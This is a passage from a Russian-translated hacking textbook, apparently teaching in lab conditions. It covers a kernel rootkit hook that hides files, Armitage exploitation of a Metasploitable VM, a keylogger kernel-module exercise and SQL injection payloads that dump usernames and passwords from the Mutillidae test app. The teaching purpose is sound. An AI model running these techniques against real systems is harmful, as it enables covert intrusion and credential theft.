            size_t bytes_remaining = num_bytes - (offset + entry->d_reclen); ❹
            memcpy(entry_addr, entry_addr + entry->d_reclen, bytes_remaining);
            num_bytes -= entry->d_reclen;
            count -= 1;
        }
    }
    return num_bytes;
}
```

Мы вызываем исходную функцию ядра `getdents64()` ❶, которая обновляет значение указателя так, чтобы он указывал на массив записей каталога Linux, и устанавливаем значение счетчика равным количеству записей. Эта функция будет также возвращать количество байтов в массиве. Затем мы перебираем в цикле все записи ❷ и инкрементируем значение смещения до тех пор, пока не дойдем до последнего байта в массиве байтов. Во время каждой итерации цикла мы вычисляем адрес записи, прибавляя значение смещения к значению указателя записей каталога (`drip`). Затем приводим адрес к указателю на структуру `linux_direct` для облегчения доступа к ее полям. После этого проверяем запись с именем файла, чтобы выяснить, не начинается ли оно с префикса `eh_hacker_` ❸. Если нет, то пропускаем его, смещаясь к следующей записи. Однако если имя файла содержит интересующий нас префикс, то мы вычисляем количество оставшихся байтов ❹ и затем переопределяем запись, сдвигая оставшиеся байты на ее место, как показано выше на рис. 11.5. Наконец, мы декрементируем значение счетчика и количество байтов.

Помимо файлов, сложные руткиты наподобие вредоносной программы Drovorub также скрывают процессы, сокеты и пакеты, что помогает программе избежать обнаружения. Например, сокрытие пакетов позволяет руткиту предотвратить свое обнаружение при взаимодействии с сервером злоумышленника. Он может скрывать пакеты, подключившись к компоненту ядра Linux Netfilter, который дает межсетевым экранам возможность блокировать и фильтровать пакеты.

Использование инструмента Armitage для эксплуатации хоста и установки руткита

Теперь, когда мы разобрались с тем, как работают руткиты на основе модуля ядра, задействуем инструмент под названием *Armitage*, чтобы реализовать полноценную атаку. Мы начнем со сканирования виртуальной машины Metasploitable в целях

Tlgm: @it_boooks

выявления уязвимости. Затем воспользуемся этой уязвимостью, чтобы загрузить обратную оболочку, которую затем применим для скачивания и установки руткита.

Armitage — это графический интерфейс, который упрощает взаимодействие с Metasploit Framework. Коммерческая версия этой программы называется Cobalt Strike и стоит около 3500 долларов США. К счастью, инструмент Armitage бесплатный, хотя и может содержать ошибки. Установите его, выполнив следующую команду:

```
kali@kali:~$ sudo apt-get install armitage
```

По завершении установки запустите сервис базы данных `postgresql`, используемый Metasploit Framework для хранения информации о клиентских подключениях:

```
kali@kali:~$ sudo service postgresql start
```

Поскольку Armitage представляет собой графический интерфейс для Metasploit Framework, перед его запуском вы должны запустить Metasploit. Инициализируйте базу данных Metasploit до его запуска, выполнив команду::

```
kali@kali:~$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
```

Теперь запустите инструмент Armitage:

```
kali@kali:~$ sudo armitage &
```

При первом запуске этой команды загрузка займет около минуты, так что наберитесь терпения. По завершении вы должны увидеть экран настройки, подобный показанному на рис. 11.6. Оставьте параметры по умолчанию и нажмите кнопку Connect (Подключиться), чтобы использовать локальный сервер.




Рис. 11.6. Экран настройки инструмента Armitage

Tlgm: @it_boooks

Нажмите кнопку Yes (Да), чтобы запустить сервер удаленного вызова процедур (RPC) системы Metasploit, который позволяет использовать Armitage для программного управления Metasploit Framework.

Сканирование сети

Применим инструмент обнаружения Armitage для нахождения машин в нашей виртуальной среде. Выберите пункт меню Hosts ▸ Scan ▸ Quick Scan (OS Detect) (Хосты ▸ Сканирование ▸ Быстрое сканирование (Обнаружение ОС)), как показано на рис. 11.7, чтобы выполнить быстрое сканирование виртуальной среды с помощью инструмента `nmap`.

Вы должны увидеть всплывающее окно с просьбой указать диапазон IP-адресов, подлежащих сканированию. Это окно принимает адрес в нотации CIDR (например, 192.168.1.0/24; данная нотация обсуждалась в главе 2).




Рис. 11.7. Процесс запуска быстрого сканирования

Tlgm: @it_boooks

После обнаружения нескольких хостов просканируйте их на предмет наличия уязвимостей, щелкнув на одном из них и выбрав пункт меню Attacks ▸ Find Attacks (Атаки ▸ Найти атаки) (рис. 11.8).




Рис. 11.8. Использование инструмента Armitage для быстрого сканирования всех адресов

После завершения сканирования щелкните на хосте и выберите в открывшемся меню пункт Attack (Атака), чтобы просмотреть список доступных атак. Система Metasploit Framework имеет встроенный сканер, аналогичный тем, которые мы обсуждали в главе 8, и может обнаруживать уязвимости. Этот сканер выявит уязвимость протокола FTP, о которой мы говорили в главе 1. FTP-атака показана на рис. 11.9.




Рис. 11.9. Уязвимость vftpd

Tlgm: @it_boooks

В качестве альтернативы вы можете использовать поле поиска слева для нахождения хостов, к которым можно применить конкретный эксплойт.

Эксплуатация хоста

Атакуя хост, инструмент Armitage загружает на него полезную нагрузку, поэтому нам необходимо сконфигурировать ее так, чтобы она смогла подключиться к нашей машине. На рис. 11.10 показан экран конфигурации.




Рис. 11.10. Описание атаки

Как вы могли заметить, указанные параметры очень похожи на параметры Metasploit Framework, использованные в главе 10. Это связано с тем, что Armitage представляет собой графическую оболочку для Metasploit. LHOST — IP-адрес управляющей машины, а LPORT — ее порт. RHOST — IP-адрес хоста, который мы атакуем, а RPORT — порт атакуемого сервиса. Установите флажок Use a reverse connection (Использовать обратное соединение), чтобы инструмент Armitage сгенерировал обратную оболочку, аналогичную реализованной в главе 4, а затем нажмите кнопку Launch (Запустить), чтобы инициировать атаку.

Как только хост будет взломан, его значок в графическом интерфейсе Armitage изменится. Чтобы получить доступ к оболочке машины, щелкните на хосте правой кнопкой мыши и выберите пункт меню Shell ▸ Interact (Оболочка ▸ Взаимодействовать), как показано на рис. 11.11. После этого в нижней части окна должна появиться оболочка Linux.

Tlgm: @it_boooks




Рис. 11.11. Получение доступа к оболочке в программе Armitage

Установка руткита

Теперь, когда у вас есть доступ к хосту, скачайте и установите на него руткит, используя оболочку, связанную с полезной нагрузкой. Обширный список руткитов с открытым исходным кодом, в том числе для систем Android, Linux, Windows и macOS, можно найти на https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/Rootkits.md.

Упражнения

Выполните следующие упражнения, чтобы попрактиковаться в создании модулей ядра. В первом упражнении вы напишете модуль ядра, называемый *кейлоггером*, который регистрирует все, что пользователь вводит с клавиатуры, включая логины и пароли. В ходе второго упражнения вы расширите возможности своего модуля так, чтобы он скрывался от команды `lsmod`.

Кейлоггер

Кейлоггер — это весьма распространенный хакерский инструмент, и его реализация в ядре дает дополнительное преимущество, позволяя незаметно перехватывать все нажатия клавиш вне зависимости от используемого приложения.

Как и ранее в этой главе, создайте для своего модуля новую папку с именем keylogger_module и добавьте в нее два файла, `keylogger.c` и `Makefile`. В файле модуля сначала определите массив, сопоставляющий числовые коды клавиш (уникальные числа, присвоенные каждой клавише клавиатуры) с символами:

```
static const char* keymap[] = { "\0", "ESC", "1", "2", "3", "4", "5", "6", "7",
                              ➥ "8", "9", "0", "-", "=", "_BACKSPACE_", "_TAB_",
                              "q", "w", "e", "r", "t", "y", "u", "i", "o", "p", "[",
                              ➥ "]", "_ENTER_", "_CTRL_", "a", "s", "d", "f",
                              "g", "h", "j", "k", "l", ";", "'", "`", "_SHIFT_", "\\",
                              ➥ "z", "x", "c", "v", "b", "n", "m", ",", "."};
```

Tlgm: @it_boooks

Чтобы увидеть это сопоставление в интерактивном режиме, откройте терминал, выполните команду **showkey**, откройте другое приложение, например, Mousepad, и начните вводить текст. Команда showkey будет отображать код каждой нажатой вами клавиши:

```
kali@kali:~$ sudo showkey --keycode
press any key (program terminates 10s after last keypress)...
keycode  28 release
keycode   2 press
keycode   2 release
keycode  35 press
keycode  35 release
keycode  48 press
keycode  48 release
```

Возможно, вы уже заметили, что порядок следования значений примерно соответствует расположению символов в раскладке клавиатуры qwerty. Поскольку фактическая раскладка клавиатуры зависит от региона и предпочтений пользователя, массив keymap будет использоваться для преобразования кодов клавиш в символы ASCII. Поместите его определение в начало файла keylogger.c.

Методы __init и __exit в этом модуле очень короткие. Они соответственно регистрируют и отменяют регистрацию структуры notifier_block. Вы также могли заметить, что в данном модуле методы __init и __exit имеют имена start и end, а не startup и shutdown, как в модуле, который мы создали ранее в текущей главе. Эти имена выбираются произвольно:

```
static int __init start(void)
{
    register_keyboard_notifier(&nb);
    printk(KERN_INFO "Keyboard Module Loaded!\n");
    return 0;
}
static void __exit end(void)
{
    unregister_keyboard_notifier(&nb);
    printk(KERN_INFO "Module Unloaded!\n");
}
```

Для получения уведомлений о нажатии клавиши мы должны указать значение для одного из атрибутов структуры notifier_block. Эта структура являет собой механизм API, предоставляемый ядром, который позволяет модулю получить доступ к ряду функций клавиатуры. Мы определим его в верхней части кода нашего модуля:

```
static struct notifier_block nb = {
 ❶  .notifier_call = ❷ notify_keypress
};
```

Tlgm: @it_boooks

Указывать значения для предопределенных структур, как в данном случае, — обычная практика при программировании в ядре Linux. Если вы посмотрите на полное определение структуры `notifier_block` в исходном файле Linux `notifier.h`, то заметите, что в нем содержится гораздо больше атрибутов, чем в нашем определении. Однако все они имеют значение `NULL` до тех пор, пока модуль (вроде нашего) не задаст их значения. В данном случае мы указали значение атрибута `notifier_call` ❶, предоставив указатель на функцию `notify_keypress` ❷. Теперь наша функция будет вызываться при каждом нажатии клавиши.

Завершите реализацию функции `notify_keypress`, чтобы она регистрировала нажатия клавиш:

```
int notify_keypress(struct notifier_block *nb, unsigned long code, void * _param)
{
    struct keyboard_notifier_param *param; ❶
    param = _param;
    if(code == KBD_KEYCODE)
    {
        if(param->down)
        {
         /*-----------------------*/
         /* Поместите сюда свой код */
         /*-----------------------*/
        }
    }
    return NOTIFY_OK;
}
```

Структура `keyboard_notifier_param` ❶ содержит подробную информацию о событиях нажатия клавиш. Исходный код структуры `keyboard_notifier_param` можно найти в файле `keyboard.h` в исходном коде Linux. Я включил сюда фрагмент этого файла для вашего удобства; вы можете увидеть все значения в структуре, связанные с событием нажатия клавиши:

```
struct keyboard_notifier_param {
    struct vc_data *vc;
    int down; ❶
    int shift;
    int ledstate;
    unsigned int value; ❷
};
```

Мы используем эти данные, чтобы определить, когда происходит событие `keydown` ❶, и извлечь соответствующий клавише код `keycode` ❷. Этот код становится индексом для нашего массива `keymap`. Вы также можете считать из этой структуры и другие данные, включая состояние клавиши Shift и LED-индикаторов клавиатуры. Попробуйте реализовать функцию, которая добавляет вводимый пользователем символ в кольцевой буфер ядра.

Tlgm: @it_boooks

Этот модуль записывает нажатия клавиш в журналы ядра. Однако более сложный кейлоггер может передавать нажатия клавиш на компьютер хакера, позволяя тому извлекать учетные данные пользователя.

Скрывающийся модуль

Расширьте возможности модуля ядра так, чтобы он скрывался от команды `lsmod` сразу после установки. Это упражнение вам предстоит выполнить самостоятельно. Начните с исследования модулей ядра, созданных другими разработчиками. Например, изучите файл `module.c` хорошо документированного руткита Reptile на основе модуля ядра Linux, пройдя по ссылке https://github.com/f0rb1dd3n/Reptile/blob/master/kernel/module.c.

Tlgm: @it_boooks

12

Кража и взлом паролей

Из-за отсутствия гвоздя была потеряна подкова,
Из-за отсутствия подковы была потеряна лошадь,
Из-за отсутствия лошади был потерян всадник,
Из-за отсутствия всадника была проиграна битва,
Из-за проигранной битвы было потеряно королевство,
И все это из-за отсутствия гвоздя.

Бенджамин Франклин

Хакеры часто взламывают сайты и API, внедряя в них собственный код. В этой главе мы обсудим один из способов такого внедрения — SQL-инъекцию, после чего воспользуемся им для извлечения имен пользователей и паролей из базы данных веб-сервера. Из соображений безопасности серверы часто хранят хеши паролей вместо паролей в виде открытого текста. Мы рассмотрим несколько способов взлома этих хешей в целях восстановления исходных паролей, а затем применим инструменты для автоматизации процесса аутентификации с помощью украденных учетных данных.

В этой главе мы также поговорим о том, как работают хеш-функции и как браузеры создают HTTP-запросы.

SQL-инъекция

Уязвимости, связанные с *SQL-инъекцией* или *внедрением SQL-кода*, возникают в тех случаях, когда разработчики некорректно обрабатывают вводимые пользователем

Tlgm: @it_boooks

данные и используют их для создания *SQL-запросов*. SQL (structured query language, язык структурированных запросов) — это язык программирования, используемый для добавления, извлечения или изменения информации в базе данных. Например, при обращении к БД, в которой хранится персональная информация пользователей, следующий запрос может возвратить имя и фамилию пользователя, имеющего номер социального страхования 555-55-5555 (номер вымышленный):

```
SELECT firstname, lastname FROM Users WHERE SSN = '555-55-5555';
```

Подробное знакомство с синтаксисом SQL выходит за рамки этой книги, однако следует сказать, что базы данных SQL организованы в виде таблиц, состоящих из столбцов и строк. Каждый столбец имеет имя (например, `firstname`) и тип (например, `TEXT`).

Показанный здесь запрос, называемый запросом `SELECT`, предназначен для извлечения данных из таблицы. Запросы `SELECT` состоят из трех частей, называемых *предложениями*: `SELECT`, `FROM` и `WHERE`. Предложение `SELECT` определяет список извлекаемых столбцов. В данном примере мы извлекаем столбцы `firstname` и `lastname`. Предложение `FROM` определяет имя таблицы, из которой мы извлекаем данные. Наконец, предложение `WHERE` определяет атрибуты извлекаемых строк. Например, `WHERE SSN='555-55-5555'` будет извлекать строки, которые содержат значение `'555-55-5555'` в столбце `SSN`.

Разумеется, программисты редко пишут эти запросы вручную. Вместо этого они пишут программы, которые могут при необходимости генерировать такие запросы. Поэтому для того, чтобы разрешить создание более общих запросов, программист может заменить жестко запрограммированный номер социального страхования переменной, например, `$id`:

```
SELECT firstname, lastname FROM Users WHERE SSN = '$id';
```

Замена фиксированного значения переменной позволяет программе легко заполнять недостающие данные для генерации запросов. Теперь запрос будет возвращать имя и фамилию, связанные с любым введенным пользователем значением `$id`. Вы можете найти подобные запросы во всевозможных приложениях. Например, сотрудник отдела обслуживания клиентов может получить информацию о человеке, введя его номер социального страхования в текстовое поле банковского приложения.

Однако поскольку программа помещает номер социального страхования непосредственно в SQL-запрос, злоумышленник может вместо ожидаемой командой строки ввести в текстовое поле любое значение, включая собственные SQL-команды. Например, представьте, что хакер вводит следующее:

```
'UNION SELECT username, password FROM Users WHERE '1' = '1
```

Tlgm: @it_boooks

Веб-приложение заменит значение `$id$` записью хакера, а поскольку эта запись содержит SQL-код, база данных выполнит следующий запрос.

```
SELECT firstname, lastname FROM Users WHERE SSN = ''
UNION
SELECT username, password FROM Users WHERE '1' = '1';
```

Этот запрос выбирает содержимое полей `firstname` и `lastname` из таблицы `Users`, если поле `SSN` пустое. Затем команда `UNION` объединяет извлеченные значения с результатом выполнения второго запроса, который злоумышленник предоставил в виде пользовательского ввода. Этот запрос возвращает имена пользователей и пароли для всех записей, удовлетворяющих критерию (а выражение `'1' = '1'` всегда истинно).

Обратите внимание на то, как тщательно продумана структура внедренной SQL-команды. Она начинается и завершается одинарной кавычкой (`'`). Это необходимо, поскольку база данных SQL выполняет только действительные запросы, вследствие чего мы должны убедиться в том, что команда будет оставаться действительной даже после внедрения. Включив `'` перед ключевым словом `UNION`, мы закрываем предыдущий запрос. Затем добавляем еще одну `'` в конце внедренной команды, чтобы закрыть кавычку в конце строки исходного запроса.

Внедрение SQL-кода относится к более широкому классу атак типа *«инъекция кода»*, в ходе реализации которых злоумышленники внедряют свой код в приложение с помощью пользовательского ввода. Многие веб-приложения *экранируют* вводимые пользователем данные, удаляя символы, связанные с атаками этого типа, например заменяя кавычки (`'`) символами `\'`. Это означает, что к реализации таких атак следует подходить с умом. На сайте проекта по обеспечению безопасности приложений OWASP (Open Web Application Security Project) вы можете ознакомиться со способами предотвращения атак типа «инъекция кода» (https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html).

Кража паролей из базы данных сайта

Чтобы попрактиковаться в выполнении SQL-инъекции, активируйте веб-приложение *Mutillidae* на своей виртуальной машине Metasploitable. Адриан Креншоу и Джереми Друин разработали Mutillidae для демонстрации распространенных веб-уязвимостей. Это приложение предустановлено на вашем сервере Metasploitable, однако прежде, чем использовать, его необходимо настроить. Авторизуйтесь в системе Metasploitable, введя имя пользователя `msfadmin` и пароль `msfadmin`, а затем отредактируйте файл `config.inc`, доступ к которому можно получить с помощью команды:

Tlgm: @it_boooks


```
msfadmin@metasploitable:~$ sudo vim /var/www/mutillidae/config.inc
<?php
        ...
        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10'; ❶
?>
```

Измените значение переменной `$dbname$` ❶ с `metasploitable` на `owasp10`, чтобы вместо базы данных Metasploitable приложение Mutillidae использовало уязвимую базу данных owasp10.

Перечисление доступных на веб-сервере файлов

Файлы конфигурации, подобные тому, который мы только что отредактировали, часто хранят учетные данные, необходимые веб-приложениям для взаимодействия с базой данных или другими внутренними сервисами. При неправильной настройке прав доступа к этим файлам злоумышленник может прочитать их и извлечь содержащиеся в них логины и пароли. Например, сайты WordPress хранят учетные данные для подключения к базе данных в файле `wp-config.php`. Предположим, что из-за неправильно настроенных прав доступа этот файл стал общедоступным. В этом случае любой пользователь интернета может прочитать его содержимое, введя в адресную строку браузера URL: http://<Wordpressurl>/wpconfig.php.

Если вы не знаете имя искомого файла или хотите проверить наличие нескольких файлов, то можете использовать такие инструменты, как `dirb`, для вывода списка файлов, содержащихся в каталоге сайта. Этот инструмент производит поиск в веб-каталоге, используя заранее выбранные слова для создания возможных URL. Он принимает список предварительно выбранных ключевых слов, например `wp-config.php`, `config.in` и `config.php`, и проверяет, доступны ли эти файлы для чтения, генерируя и пытаясь получить доступ к следующим URL:

```
http://<web-app-url.com>/ wp-config.php
http://<web-app-url.com>/ config.in
http://<web-app-url.com>/ config.php
```

При отсутствии страницы сервер вернет ошибку 404. А если страница существует, то этот инструмент добавит ее в список доступных страниц. Атаки, использующие списки заранее выбранных слов, часто называются *перебором по словарю*. Подобные атаки применяются довольно часто, и далее в главе мы еще к ним вернемся.

Вы можете атаковать таким способом сервер Metasploitable, открыв терминал на своей виртуальной машине Kali Linux и выполнив следующую команду:

Tlgm: @it_boooks


```
kali@kali:~$ dirb http://<IP-адрес Metasploitable>/mutillidae

-----------------
DIRB v2.22
By The Dark Raver
--snip--
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.112/mutillidae/ ----
 ==> DIRECTORY: http://192.168.1.112/mutillidae/classes/
+ http://192.168.1.112/mutillidae/credits (CODE:200|SIZE:509)
```

Проведение SQL-инъекции

Теперь откройте браузер на своей машине Kali Linux и перейдите к веб-приложению Mutillidae на http://<IP-адрес METASPLOITABLE>/mutillidae/.

В систему Mutillidae было специально включено несколько распространенных уязвимостей. Выберите пункт меню OWASP Top 10 ▸ Injection ▸ SQLi Extract Data ▸ User Info (OWASP Топ 10 ▸ Инъекция ▸ SQLi ▸ Извлечение данных ▸ Данные пользователя). После этого вы должны увидеть экран аутентификации (рис. 12.1).

Рис. 12.1. Экран аутентификации Mutillidae

Исследовательская группа OWASP ежегодно публикует список десяти самых популярных веб-уязвимостей, получивший название OWASP Top 10. (Если вы планируете проводить аудит сайтов, то имеет смысл ознакомиться с этим списком.)

Tlgm: @it_boooks

Кроме того, убедитесь в том, что в вашем приложении задан нулевой уровень безопасности (Security Level: 0), то есть защита Mutillidae отключена.

Пришло время попрактиковаться во внедрении SQL-кода. Прежде чем продолжить чтение, попробуйте создать собственный SQL-запрос, который извлекает все имена пользователей и пароли из базы данных сайта. Введите свои запросы в поле для ввода пароля на странице аутентификации. В процессе тестирования различных внедренных запросов обращайте внимание на сообщения об ошибках, которые генерирует приложение Mutillidae. Их изучение поможет вам отточить свой запрос. Например, вы можете написать запрос, который пытается прочитать таблицу `users`. Однако если этой таблицы не существует, вы получите следующее сообщение:

```
Error executing query: Table 'owasp10.users' doesn't exist
```

Все же на такую удачу рассчитывать не стоит, ведь некоторые системы генерируют лишь общие сообщения об ошибках, не содержащие никаких подробностей. Атаки с внедрением кода, направленные на такие системы, часто называются *слепыми инъекциями*, поскольку злоумышленники не могут непосредственно оценить их успешность. Для этого они, как правило, вынуждены полагаться на временные задержки при выполнении SQL-запросов.

Попрактиковавшись в создании собственных запросов, попробуйте создать запрос к таблице `accounts`. Следующий код должен извлечь из базы данных логины и пароли 16 пользователей:

```
' UNION SELECT * FROM accounts where '' ='

Username=kevin
Password=42
Signature=Doug Adams rocks

Username=dave
Password=set
Signature=Bet on S.E.T. FTW
```

Как видите, внедренный запрос был успешно объединен с результатом уже существующего запроса, что позволило нам извлечь содержимое всех полей таблицы `accounts`. Здесь я решил привести лишь часть возвращенных данных.

Создание инструмента для выполнения SQL-инъекции

Теперь, когда вы познакомились с принципом выполнения SQL-инъекции, попробуйте написать программу на языке Python для автоматизации процесса внедрения кода. Она будет имитировать отправку формы аутентификации на сайте, эмулируя

Tlgm: @it_boooks

отправляемый браузером HTTP-запрос, поэтому для реализации этого проекта вам потребуются базовые знания о принципах работы протокола HTTP.

HTTP-запросы

В процессе взаимодействия пользователя с сайтом браузер преобразует действие пользователя в *HTTP-запрос* и отправляет его на веб-сервер. HTTP-запрос содержит имя ресурса, который запрашивает пользователь, и отправляемые им данные. *HTTP-ответ* сервера содержит HTML-код или двоичные данные, запрошенные пользователем. Браузер обрабатывает полученные ответы и отображает в понятном пользователю виде.

Чтобы сгенерировать HTTP-запрос, необходимо понимать его структуру. Для большей точности воспользуемся инструментом Wireshark для перехвата и исследования HTTP-запроса, генерируемого браузером при отправке формы аутентификации Mutillidae с именем пользователя test и паролем abcd. (Подробнее об отслеживании трафика с помощью Wireshark написано в главе 3.)

Отслеживая трафик на интерфейсе Ethernet (`eth0`), отправьте форму аутентификации, чтобы сгенерировать запрос. После отправки используйте фильтр для выбора пакетов, содержащих IP-адрес сервера Metasploitable, а затем выберите функцию отслеживания потока (Follow Stream). Ваш запрос должен выглядеть примерно так:

```
❶ GET /mutillidae/index.php?page=user-info.php&❷username=test&password=abcd&...
  Host: 192.168.1.101
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://192.168.1.101/mutillidae/index.php?page=user-info.php.....
  Connection: keep-alive
  Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07be ❸
  Upgrade-Insecure-Requests: 1
❹
```

Как видите, HTTP-запрос предусматривает несколько полей. Первое поле ❶ содержит тип отправляемого запроса. Веб-формы обычно используют запросы `GET` или `POST`. Запрос `GET` передает введенные пользователем данные в URL в виде *параметров строки запроса*, которые представляют собой переменные, включенные в конец URL ❷. Эти параметры следуют за оператором `?` и разделяются оператором `&`. В рассматриваемом запросе имя пользователя и пароль включены в отправляемый на сервер запрос в виде именно таких параметров. При использовании запроса `POST` данные пользователя были бы включены в тело запроса, которое находилось бы в области ❹.

Tlgm: @it_boooks

Чтобы определить тип генерируемого формой запроса, не отправляя его, можно исследовать исходный код страницы. Для этого нужно щелкнуть на ней правой кнопкой мыши и выбрать в контекстном меню пункт View Page Source (Просмотр кода страницы), а затем выполнить поиск по запросу `method=`. Например, код формы аутентификации в системе Mutillidae выглядит так:

```
<form action="./index.php?page=user-info.php"
      method="GET"
      enctype="application/x-www-form-urlencoded" >
```

Это говорит о том, что данная форма будет генерировать запрос `GET`.

Вернемся к рассмотрению структуры HTTP-запроса. Следующий заголовок, `HOST`, определяет веб-сервер, на который отправляется запрос. В данном случае `192.168.1.101` — это IP-адрес сервера, на котором размещена страница. Заголовок `User-Agent` определяет браузер. В нашем примере использовался браузер Mozilla Firefox, запущенный на 64-битной машине Linux. В поле `Accept` указываются принимаемые браузером формат, язык и типы сжатия (кодировки).

Поле `Referer` содержит предыдущую страницу, с которой вы перешли на текущую. Многие сайты регистрируют это значение, чтобы определить источник своего трафика. (Некоторые поля например, `HOST`, обязательны, а другие, наподобие `Referer`, — нет, поэтому вы можете не увидеть их в других запросах.) Поле `Connection` указывает тип соединения, а параметр `keep-alive` приказывает серверу держать TCP-соединение открытым, что позволяет ему принимать несколько запросов.

